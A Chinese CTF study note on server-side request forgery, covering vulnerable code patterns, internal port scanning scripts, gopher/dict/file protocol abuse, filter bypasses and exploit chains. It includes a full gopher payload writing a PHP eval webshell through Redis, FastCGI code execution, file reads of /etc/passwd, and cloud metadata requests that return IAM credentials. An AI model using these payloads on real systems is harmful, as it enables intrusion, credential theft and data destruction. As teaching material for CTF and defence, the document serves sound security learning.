

SSRF（Server-Side Request Forgery）服务端请求伪造 —— CTF Web 笔记

关联知识：文件包含 / 反序列化 / *SSTI* / *Redis* 未授权 / *FastCGI* / 内网渗透 定位：*SSRF* 是“跳板类”漏洞——本身危害有限，价值在于能打到哪里（内网、*Redis*、*FastCGI*、云元数据）。

目录索引

- 第一章 基础概念
 - 1.1 HTTP 请求与 URL 语法
 - 1.2 SSRF 漏洞原理
- 第二章 漏洞点识别（代码审计）
 - 2.1 PHP 危险函数
 - 2.2 Python / Flask
 - 2.3 Java
- 第三章 基础利用
 - 3.1 访问本机服务
 - 3.2 内网探测
 - 3.3 端口扫描
- 第四章 协议利用（核心）
 - 4.1 file 协议
 - 4.2 gopher 协议 ★★ ★
 - 4.3 dict 协议
 - 4.4 ftp / http 协议
- 第五章 绕过技巧（重点）
 - 5.1 IP 地址进制绕过
 - 5.2 localhost 绕过
 - 5.3 DNS Rebinding

- 5.4 URL 解析差异绕过
 - 5.5 重定向绕过
 - 5.6 其他杂项绕过
 - 第六章 高级利用链（重点）
 - 6.1 SSRF + Redis 未授权 getshell
 - 6.2 SSRF + FastCGI（PHP-FPM）RCE
 - 6.3 SSRF + 内网 Web 后台
 - 6.4 SSRF + 云元数据泄露
 - 第七章 工具链
 - 7.1 Burp Suite
 - 7.2 SSRFmap
 - 7.3 Gopherus
 - 第八章 CTF 实战 checklist
-

第一章 基础概念

SSRF和php伪协议的区别与联系: <https://chatgpt.com/share/6a89c62b-ca18-83e8-a384-e08b0efad7ca>

1.1 HTTP 请求与 URL 语法

语法部分

URL 标准结构:

```
scheme://user:password@host:port/path?query#fragment
```

```
http://admin:pass@example.com:8080/api/user?id=1#top
```

拆解对照表:

部分	示例	说明
scheme	http/https/gopher/file/dict/ftp	协议
userinfo	admin:pass@	认证信息，SSRF 绕过常用
host	example.com	域名或 IP
port	8080	默认 http=80, https=443
path	/api/user	路径
query	id=1	参数

请求-响应模型（正常 vs SSRF）：

正常：客户端 → 服务器 → 目标网站（返回给客户端展示的内容）

SSRF：攻击者 → 存在漏洞的服务器（作为发起请求的一方）→ 内部资源/其他服务器

网安部分


SSRF 本质：服务端替你发起了一个你本来发不出去的网络请求。危害取决于服务器所在网络位置——它往往处于内网、能直连数据库/缓存/管理后台，这些是攻击者从公网直接访问不到的。

判断一个功能点是否可能存在 **SSRF**，看它是否具备：用户可控的地址/**URL** 参数 + 服务器发起网络请求。典型业务场景：

- 图片/文件抓取（下载头像、抓取远程图片生成缩略图）
- Webhook / 回调地址配置
- 站内转发、代理服务（"分享到"、RSS 订阅）
- PDF 生成器（传入 URL 渲染网页）
- 未过滤的 `import`、`fetch url` 类接口

SSRF(service side request forgery)

攻击方式：借助主机A来发起SSRF攻击，通过主机A向主机B发起请求，从而获取主机B的一些信息。



1.2 SSRF 漏洞原理

语法部分

PHP 示例：

```
<?php
$url = $_GET['url'];
echo file_get_contents($url);
?>
```

正常请求：

```
GET /fetch.php?url=https://www.baidu.com
```

服务器访问百度并把内容返回。

网安部分（可复现）

搭建一个最简单的 SSRF 靶场（本地测试用）：

```
<?php
// vuln.php
$url = $_GET['url'];
echo file_get_contents($url);
?>
```

攻击 payload（读取服务器本地后台/服务）：

```
http://your-vps/vuln.php?url=http://127.0.0.1/admin
http://your-vps/vuln.php?url=http://127.0.0.1:6379/
```

第一个探测内部后台是否存在，第二个探测本地是否开放 Redis 端口（`file_get_contents` 对非 http 响应会返回乱码或报错，但能通过响应时间/报错信息判断端口开放情况）。

第二章 漏洞点识别（代码审计）

2.1 PHP 危险

函数

语法部分

函数	作用
<code>file_get_contents(\$url)</code>	读取 URL/文件内容为字符串
<code>curl_setopt(\$ch, CURLOPT_URL, \$url)</code>	设置 curl 请求目标
<code>fopen(\$url, "r")</code>	以只读方式打开 URL/文件
<code>fsockopen(\$host, \$port)</code>	建立底层 TCP socket 连接

curl 基本用法：

```
$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
$result = curl_exec($curl);
curl_close($curl);
echo $result;
```

网安部分（审计要点，可直接用于判断/复现）

审计时全局搜索以下关键字，命中即重点关注：

```
grep -rn
"file_get_contents\|curl_setopt.*CURLOPT_URL\|fsockopen\|fopen(\$\"
./ --include=*.php
```

`CURLOPT_URL` 是 CTF 代码审计中出现频率最高的 SSRF 点，因为很多题目会限制协议白名单，而 `curl` 默认支持 `dict/gopher/file/ftp` 等协议，绕过点通常在于：

```
// 常见的"看似安全"但可绕的过滤
if (strpos($url, 'http') !== 0) {
    die('only http allowed');
}
// 绕过: http开头即可，后面依然能塞 @ 或跳转到内网
```

`fsockopen` 常出现在自实现的"检测端口是否开放"类功能中，本身就是一个天然的 SSRF+端口扫描器：

```
$fp = fsockopen($host, $port, $errno, $errstr, 1);
if ($fp) { echo "open"; } else { echo "closed: $errstr"; }
```

可直接被用来对内网做端口扫描（见 3.3）。

2.2 Python / Flask

语法部分

```
import requests

@app.route("/fetch")
def fetch():
    url = request.args.get("url")
    resp = requests.get(url)
    return resp.text
```

`requests` 库默认会跟随重定向（`allow_redirects=True`），这是绕过白名单校验的关键点（见 5.5）。

网安部分

审计 Flask/Django 项目时搜索：

```
grep -rn
"requests.get\|requests.post\|urllib.request.urlopen\|httpx.get" --
include=*.py
```

典型漏洞代码 + payload：

```
@app.route("/")
def index():
    url = request.args["url"]
    r = requests.get(url, timeout=2)
    return r.text
GET /?url=http://127.0.0.1:6379/
GET /?url=file:///etc/passwd # requests 默认不支持 file://，需看具体
库
```

若使用的是 `urllib.request.urlopen`，则天然支持 `file://`：

```
import urllib.request
urllib.request.urlopen(url).read()
?url=file:///etc/passwd
```

2.3 Java

语法部分

```
URL url = new URL(input);
URLConnection conn = url.openConnection();
conn.connect();
InputStream in = conn.getInputStream();
```

或使用 `HttpClient`:

```
HttpClient client = HttpClient.newHttpClient();
HttpRequest request =
    HttpRequest.newBuilder(URI.create(input)).build();
```

网安部分

Java 的 `URLConnection` 天然支持多种协议（`http/https/ftp/file/jar`），CTF 中常见于 Fastjson/XXE 结合的 SSRF，审计关键字：

```
URL.openConnection()
URLConnection
HttpURLConnection
okhttp3.Request
```

Payload（读本地文件）：

```
file:///etc/passwd
```

Payload（内网探测，通过响应耗时判断端口开放）：

```
http://192.168.1.1:22
```

第三章 基础利用

3.1 访问本机服务

语法部分

回环地址三种常见写法：

```
127.0.0.1  
localhost  
0.0.0.0
```

网安部分（可复现 **payload**）

```
?url=http://127.0.0.1/admin  
?url=http://127.0.0.1/server-status  
?url=http://127.0.0.1:8080/actuator/env
```

配合常见管理端口/路径字典，逐个探测本机开放的管理面板、调试接口（如 Spring Boot Actuator 未授权）。

3.2 内网探测

语法部分

私有网段（RFC1918）：

```
10.0.0.0/8      (10.0.0.0 - 10.255.255.255)  
172.16.0.0/12   (172.16.0.0 - 172.31.255.255)  
192.168.0.0/16  (192.168.0.0 - 192.168.255.255)
```

网安部分（可复现）

批量探测脚本思路（Python，需替换目标接口）：

```
import requests

target = "http://target.com/fetch.php?url=http://{}/"
for i in range(1, 255):
    ip = f"192.168.1.{i}"
    try:
        r = requests.get(target.format(ip), timeout=1)
        if r.status_code == 200 and len(r.text) > 0:
            print(f"[+] {ip} alive, len={len(r.text)}")
    except Exception:
        pass
```

判断存活/端口开放的四个依据：状态码 / 响应长度 / 响应内容关键字 / 响应耗时（超时通常意味着端口关闭或被防火墙丢弃，快速 RST 通常意味着端口关闭但主机存活，正常响应意味着端口开放）。

或使用burps

file:///proc/net/arp

配合Burp Suite的intruder模块轮询arp

Burp Suite打开，使用火狐浏览器，打开代理拦截

http://172.250.250.1

Send to Intruder

清除模块 §

增加模块 § 1 §

在Payloads中选择
Payloads type:Numbers
From:1
To:254
Step:1

Start attack

代理模式改为直接连接

重庆橙子科技

3.3 端口扫描

语法部分

URL 中显式指定端口：

```
http://127.0.0.1:port/
```

网安部分（可直接复现的常见端口 **payload** 表）

端口	服务	PAYLOAD
21	FTP	http://127.0.0.1:21
22	SSH	http://127.0.0.1:22
80/8080	HTTP	http://127.0.0.1:8080
3306	MySQL	http://127.0.0.1:3306
6379	Redis（无密码时可直接利用，见6.1）	http://127.0.0.1:6379
9000	PHP-FPM（配合 FastCGI，见6.2）	http://127.0.0.1:9000
11211	Memcached	http://127.0.0.1:11211

批量扫描脚本（复用 3.2 的思路，改为固定 IP 遍历端口）：

```
import requests

target = "http://target.com/fetch.php?url=http://127.0.0.1:{}/"
common_ports = [21,22,80,443,3306,6379,8080,9000,11211]
for port in common_ports:
    try:
        r = requests.get(target.format(port), timeout=1)
        print(f"[+] port {port} -> len={len(r.text)}")
    except Exception as e:
        print(f"[-] port {port} -> {e}")
```

第四章 协议利用（核心）

4.1 file 协议

语法部分

```
file:///path/to/file
```

三个斜杠：`file://` + 空 `host` + 绝对路径。

网安部分（可复现）

前提：服务端使用的函数原生支持 `file://`（`file_get_contents`、`fopen`、Java `URLConnection` 均支持；`curl` 默认也支持，除非被 `CURLOPT_PROTOCOLS` 限制）。

```
?url=file:///etc/passwd
?url=file:///etc/hosts
?url=file:///var/www/html/config.php
?url=file:///proc/self/environ
... proc/net/arp
```

Windows 目标：

```
?url=file:///C:/windows/win.ini
```

4.2 gopher 协议 ★★ ★

语法部分

gopher URL 结构：

```
gopher://host:port/_payload
```

■ 后面紧跟的内容会被原样发送到目标 TCP 端口（这是 **gopher** 协议在 **SSRF** 利用中被滥用的核心原因——它可以承载任意二进制/文本协议数据，等价于让服务器帮你发一个自定义的 **socket** 数据包）。

需要对 **payload** 做 URL 编码，换行符 `\r\n` 编码为 `%0d%0a`。

<https://chatgpt.com/share/6a89d5bf-db78-83ee-8247-b545b68484bc>

网安部分（可复现，本节先给通用构造方法，具体协议 **payload** 见 4.3 和第六章）

以向 **Redis** 发送 **SET** 命令为例，原始 **Redis** 协议数据：

```
*1\r\n$8\r\nflushall\r\n
```

拼装为 **gopher** **payload**：

```
gopher://127.0.0.1:6379/_*1%0d%0a%248%0d%0aflushall%0d%0a
```

完整利用 **payload** 生成建议使用 **Gopherus** 工具自动生成（见 7.3），手写容易在编码上出错。

4.3 dict 协议

语法部分

```
dict://host:port/command
```

dict 协议会把 **command** 部分作为一行命令发给目标端口，天然适合快速对 **Redis**/**Memcached** 下发单条命令做探测（复杂命令，如带二进制内容的 **SET**，还是要用 **gopher**）。

网安部分（可复现）

探测 **Redis** 是否可未授权访问及版本信息：

```
?url=dict://127.0.0.1:6379/info
```

探测 Memcached:

```
?url=dict://127.0.0.1:11211/stats
```

写入一个简单的 Redis key（不含特殊字符时可行）:

```
?url=dict://127.0.0.1:6379/set:key:value
```

4.4 ftp / http 协议

语法部分

```
ftp://host:port/path  
http://host:port/path
```

网安部分

ftp 协议利用价值较低，CTF 中偶尔用来验证协议白名单是否只卡了字符串前缀（比如只判断了 **http/https** 开头，**ftp://** 反而能过），或用于配合 FTP 被动模式做内网端口探测（响应时间差判断）。日常优先级远低于 **file/gopher/dict**。

第五章 绕过技巧（重点）

5.1 IP 地址进制绕过

语法部分

IPv4 地址 **127.0.0.1** 本质是 32 位整数，可以用十进制整数、八进制、十六进制等多种进制表示，绝大多数网络库都会做数值解析而非纯字符串比较。

网安部分（可复现，绕过“禁止 **127.0.0.1**”类黑名单）

十进制整数形式:

```
http://2130706433/      # 等价于 127.0.0.1
```

八进制形式（每段前加 0）：

```
http://0177.0.0.1/
```

十六进制形式：

```
http://0x7f000001/  
http://0x7f.0x0.0x0.0x1/
```

混合简写（省略中间段，部分系统支持）：

```
http://127.1/  
http://0x7f.1/
```

IPv6 本地回环写法：

```
http://[::1]/  
http://[0:0:0:0:0:0:0:1]/
```

5.2 localhost 绕过

语法部分

黑名单常只过滤字符串 `127.0.0.1`，但能指向本机的写法非常多。

网安部分（可复现）

```
http://localhost/  
http://localhost./    # 末尾加点，DNS语法合法，很多黑名单正则不识别  
http://LOCALHOST/     # 大小写  
http://127.0.0.1.nip.io/ # 利用可控DNS服务解析到指定IP
```

`nip.io` / `xip.io` 是常用的"通配符解析域名"服务，任意`ip.nip.io` 会被解析为该 IP，常用来绕过"域名白名单但没做 DNS 解析后二次校验"的过滤。

5.3 DNS Rebinding

语法部分

原理：服务器做 SSRF 校验时会先对域名做一次 DNS 解析拿到 IP 校验白名单，但发起真正请求时会重新解析域名——如果两次解析间隔内 DNS 记录被换成内网 IP，就绕过了校验（TOCTOU, Time-Of-Check-To-Time-Of-Use 问题）。

网安部分（可复现思路）

1. 注册一个可控域名，设置极短 TTL（如 1 秒）。
2. 使用支持 DNS Rebinding 的公开服务快速切换解析结果，例如 `rbndr.us`：

```
7f000001.c0a80101.rbndr.us
```

该服务会在每次请求间交替返回两个十六进制编码的 IP（此例中交替解析为 `127.0.0.1` 和 `192.168.1.1`），使目标服务器"校验时拿到 A 记录，发起请求时拿到 B 记录"。

1. 将该域名作为 SSRF 的 `url` 参数值提交，配合请求重试触发二次解析。

此技巧对"先 `resolve` 校验、后 `http` 请求"这种存在时间窗口的校验逻辑最有效，纯代码层面的一次性网络库（请求即解析）不受影响。

5.4 URL 解析差异绕过

语法部分

URL 标准格式：

```
scheme://userinfo@host:port/path
```

`userinfo@` 部分是认证信息，真正决定请求目标的是 `@` 之后的 `host`。但很多校验逻辑用简单的字符串匹配/正则去判断"`host` 是否在白名单里"，导致解析结果和校验逻辑对不上。

网安部分（可复现，绕过"必须包含指定域名"类白名单）

```
http://white-listed.com@127.0.0.1/
```

多数正确实现的 URL 解析器（浏览器、`curl`、`requests`）都会把这个 URL 的真实 `host` 解析为 `127.0.0.1`，`white-listed.com` 只是废弃的用户名字段。若校验逻辑只是 `if 'white-listed.com' in url`，就会被绕过。

反过来利用解析歧义（部分弱解析库场景）：

```
http://127.0.0.1#@white-listed.com/  
http://127.0.0.1\@white-listed.com/
```

以及利用 `\` 与 `/` 在不同解析器中的差异：

```
http://\127.0.0.1/  
http:\\127.0.0.1\
```

5.5 重定向绕过

语法部分

多数 HTTP 客户端库（`requests`、`curl` 默认加 `-L`、Java `HttpURLConnection` 部分配置）会自动跟随 `30x` 重定向。SSRF 校验往往只对"用户提交的原始 URL"做白名单检查，而不会对"重定向后最终访问的 URL"再次校验。

网安部分（可复现）

自建一个 302 跳转页面（VPS 上，`redirect.php`）：

```
<?php
header("Location: http://127.0.0.1:6379/");
exit;
?>
```

提交给目标 SSRF 接口：

```
?url=http://your-vps.com/redirect.php
```

目标服务器校验时看到的是 `your-vps.com`（在白名单/非内网），符合校验规则；发起真实请求时被 302 跳转到内网 `127.0.0.1:6379`，从而绕过。

同理可用短链接服务（如自建或第三方）实现同样效果，也可以直接用 `gopher://` 作为跳转目标，把 SSRF 校验的"协议白名单"和"目标白名单"一起绕过。

5.6 其他杂项绕过

网安部分（速查，均可直接复现）

```
# 端口默认值绕过：省略80端口有时能绕过"必须带端口"的正则
http://127.0.0.1:80@evil.com/

# IPv4 映射的 IPv6 地址
http://[::ffff:127.0.0.1]/

# 特殊的 0 开头简写
http://0/                                # 部分系统中 0 等价于 0.0.0.0，可能路由到本机

# 大小写 + 空白字符干扰正则
http://127.0.0.1%20/
http://127.0.0.1%09/    # tab
```

第六章 高级利用链（重点）

6.1 SSRF + Redis 未授权 getshell

语法部分（**Redis** 协议基础）

Redis 使用 RESP 协议，一条命令的原始格式：

```
*<参数个数>\r\n
$<第1个参数字节长度>\r\n
<第1个参数内容>\r\n
...
```

例如 `SET foo bar` 编码为：

```
*3\r\n$3\r\nSET\r\n$3\r\nfoo\r\n$3\r\nbar\r\n
```

网安部分（完整可复现利用链：写 **webshell**）

利用条件：**Redis** 无密码或密码已知、目标网站根目录可写、**Redis** 进程对该目录有写权限。

原始利用命令（在有 `redis-cli` 权限时）：

```
redis-cli -h 127.0.0.1
config set dir /var/www/html/
config set dbfilename shell.php
set x "<?php eval(\$_POST['cmd']); ?>"
save
```

通过 SSRF（无法直接连 `redis-cli`）时，需要把上述命令转换为 `gopher payload`。推荐直接用 **Gopherus** 生成（见 7.3）：

```
python2 gopherus.py --exploit redis
# 按提示输入：
# 1) webshell内容: <?php eval($_POST['cmd']); ?>
# 2) 网站根目录: /var/www/html/
```

Gopherus 会输出类似如下的完整 payload（示例，实际以工具生成为准）：

```
gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2447%0D%0A%0A%3C%3Fphp%20eval%28%24_POST%5B%27cmd%27%5D%29%3B%20%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
```

提交方式：将上述完整 URL（含 `gopher://`）作为 SSRF 接口的 `url` 参数值提交。若目标使用 `curl` 且未限制 `CURLOPT_PROTOCOLS`，请求发出后 Redis 会依次执行 `flushall`、写入包含 webshell 内容的 key、修改 `dir` 和 `dbfilename`、`save` 落盘。

落地后访问：

```
http://target.com/shell.php
POST 参数: cmd=system('id');
```

注意：`curl` 发送 `gopher` 请求时会自带一个换行符前缀（`\n` 之后），`Gopherus` 已在生成 `payload` 时做了对应处理（在数据前额外插入一个 `\n` 抵消），手写 `payload` 时容易漏掉这一点导致协议解析错位失败。

6.2 SSRF + FastCGI（PHP-FPM）RCE

语法部分（**FastCGI** 协议基础）

FastCGI 是 Web 服务器（如 Nginx）与 PHP-FPM 进程通信的二进制协议，默认监听 `9000` 端口。协议本身允许指定要执行的 PHP 脚本路径，以及传入 `PHP_VALUE`（可设置 `auto_prepend_file` 等 `php.ini` 配置项，从而间接执行任意代码）。

网安部分（可复现，需目标 `9000` 端口对攻击者所在服务器网络可达，即通过 **SSRF** 可达）

前提：PHP-FPM 监听在可通过 SSRF 访问到的 `127.0.0.1:9000`（或内网某主机的 `9000` 端口），且知道 Web 目录下任意一个存在的 `php` 文件路径（如 `/var/www/html/index.php`，不要求内容可控）。

使用 Gopherus 一键生成：

```
python2 gopherus.py --exploit fastcgi
# 按提示输入：
# 1) 要执行的系统命令：id
# 2) 已知存在的php文件绝对路径：/var/www/html/index.php
```

生成的 payload 形如：

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%01%04%00%01...(省略，实际以工具输出为准)...
```

将完整 gopher URL 作为 SSRF 的 `url` 参数提交，PHP-FPM 收到伪造的 FastCGI 请求后，会以 `auto_prepend_file=php://input` 或类似方式加载攻击者控制的"内容"作为 PHP 代码执行，回显中可看到命令执行结果（如 `id` 的输出）。

原理小结：FastCGI 请求中可以携带环境变量 `PHP_VALUE`，设置为：

```
auto_prepend_file = php://input
```

再把要执行的 PHP 代码作为 FastCGI 请求体（`STDIN`）发送，PHP-FPM 执行目标脚本前会先"前置包含" `php://input` 中的内容，也就是攻击者发送的代码，从而实现 RCE。

6.3 SSRF + 内网 Web 后台

语法部分

无特殊协议语法，本质是把 SSRF 当作一层"网络代理"，把原本打不到的内网 Web 服务当作目标，再叠加该 Web 服务自身的漏洞（弱口令、未授权访问、已知 CVE）。

网安部分（可复现思路）

1. 用 3.2/3.3 的方法先探测内网存活主机和开放的 Web 端口。
2. 对发现的内网后台尝试常见弱口令：

```
admin/admin  
admin/admin123  
root/root
```

1. 若后台存在已知 RCE（如某 OA 系统任意文件上传/命令执行 CVE），把对应的漏洞利用请求（method、path、body）通过 SSRF 接口转发过去。若 SSRF 点只支持 GET 且无法自定义 method/body，则该内网漏洞若需要 POST，往往需要配合 gopher 协议手工构造原始 HTTP 请求报文发送（gopher 可以发送任意 TCP 数据，天然能模拟 POST 请求）：

```
gopher://内网IP:端口/_POST%20/login%20HTTP/1.1%0d%0aHost:%20内网  
IP%0d%0aContent-Type:%20application/x-www-form-  
urlencoded%0d%0aContent-  
Length:%2029%0d%0a%0d%0ausername=admin&password=admin
```

6.4 SSRF + 云元数据泄露

语法部分

云厂商为方便实例内部获取自身信息（角色、临时密钥等），提供了固定的元数据服务地址，该地址只能从云主机内部访问，天然就是 SSRF 的高价值攻击面。

网安部分（可复现，需目标部署在对应云环境）

AWS（IMDSv1，无需认证头，最常见）：

```
?url=http://169.254.169.254/latest/meta-data/  
?url=http://169.254.169.254/latest/meta-data/iam/security-  
credentials/  
?url=http://169.254.169.254/latest/meta-data/iam/security-  
credentials/<role-name>
```

第三条会直接返回该 IAM 角色的临时 `AccessKeyId`、`SecretAccessKey`、`SessionToken`，可直接用于配置 `aws-cli` 冒充该角色调用 API。

阿里云：

```
?url=http://100.100.100.200/latest/meta-data/  
?url=http://100.100.100.200/latest/meta-data/ram/security-  
credentials/
```

腾讯云：

```
?url=http://metadata.tencentyun.com/latest/meta-data/
```

Google Cloud（需要带特定请求头，若 SSRF 点不能自定义 header 则此路不通）：

```
?url=http://metadata.google.internal/computeMetadata/v1/  
Header: Metadata-Flavor: Google
```

第七章 工具链

7.1 Burp Suite

网安部分（操作步骤，均可复现）

Repeater: 手动修改 `url=` 参数值反复测试不同 payload（协议、编码、绕过技巧逐个尝试）。

Intruder 端口爆破：

1. 抓包，将 `url=http://127.0.0.1:$80$` 中端口部分设为爆破点。
2. Payload 类型选 `Numbers`，范围 `1-65535`。
3. 按响应长度/状态码/耗时排序，找出异常项（即开放端口）。

7.2 SSRFmap

语法部分（安装与基本用法）

```
git clone https://github.com/swisskyrepo/SSRFmap
cd SSRFmap
pip install -r requirements.txt --break-system-packages
```

基本命令格式：

```
python3 ssrfmap.py -r request.txt -p url -m redis
```

其中 `request.txt` 为 Burp 抓取的原始 HTTP 请求包，`-p` 指定存在 SSRF 的参数名，`-m` 指定利用模块。

网安部分（可复现）

```
# 常用模块
python3 ssrfmap.py -r request.txt -p url -m readfiles # 读本地文件
python3 ssrfmap.py -r request.txt -p url -m portscan # 内网端口扫描
python3 ssrfmap.py -r request.txt -p url -m redis # Redis利用
python3 ssrfmap.py -r request.txt -p url -m fastjson # 配合
fastjson RCE
```

7.3 Gopherus

语法部分（安装）

```
git clone https://github.com/tarunkant/Gopherus.git
cd Gopherus
chmod +x install.sh
./install.sh
```

网安部分（可复现，一键生成 6.1/6.2 中的 **payload**）

```
python2 gopherus.py --exploit redis
python2 gopherus.py --exploit mysql
python2 gopherus.py --exploit fastcgi
python2 gopherus.py --exploit smtp
```

生成结果直接复制到目标 SSRF 接口的 `url` 参数即可使用；若目标环境对 gopher payload 有二次 URL 编码，需要再对生成结果整体做一次 `urlencode`。

第八章 CTF 实战 checklist

拿到一道疑似 SSRF 的题目，按此顺序推进：

1. 找参数：搜索代码中 `url=`、`path=`、`src=`、`link=`、`target=` 等疑似发起请求的参数。
2. 确认函数：定位是 `file_get_contents` / `curl` / `requests.get` / `URLConnection` 中的哪一种，决定支持哪些协议（file/gopher/dict 是否可用）。
3. 测本机：`http://127.0.0.1/` 能否访问，有无过滤。
4. 测过滤：若有过滤，按第五章逐个尝试进制变形、@ 绕过、重定向绕过。
5. 扫内网：确认能访问后，用 3.2/3.3 的方法扫存活主机和开放端口。
6. 查 Redis：6379 开放则优先尝试 6.1（Gopherus 一键生成 payload）。
7. 查 FastCGI：9000 开放且知道任意 php 文件路径则尝试 6.2。
8. 查内网后台：其他开放端口/Web服务，尝试弱口令或已知漏洞（6.3）。
9. 查云环境：若线索指向云主机（响应头、题目描述），试 169.254.169.254（6.4）。
10. 兜底：以上都不通时，重新检查协议白名单是否可用 `dict://` 做单命令快速验证，或检查是否存在 DNS Rebinding 类时间窗口。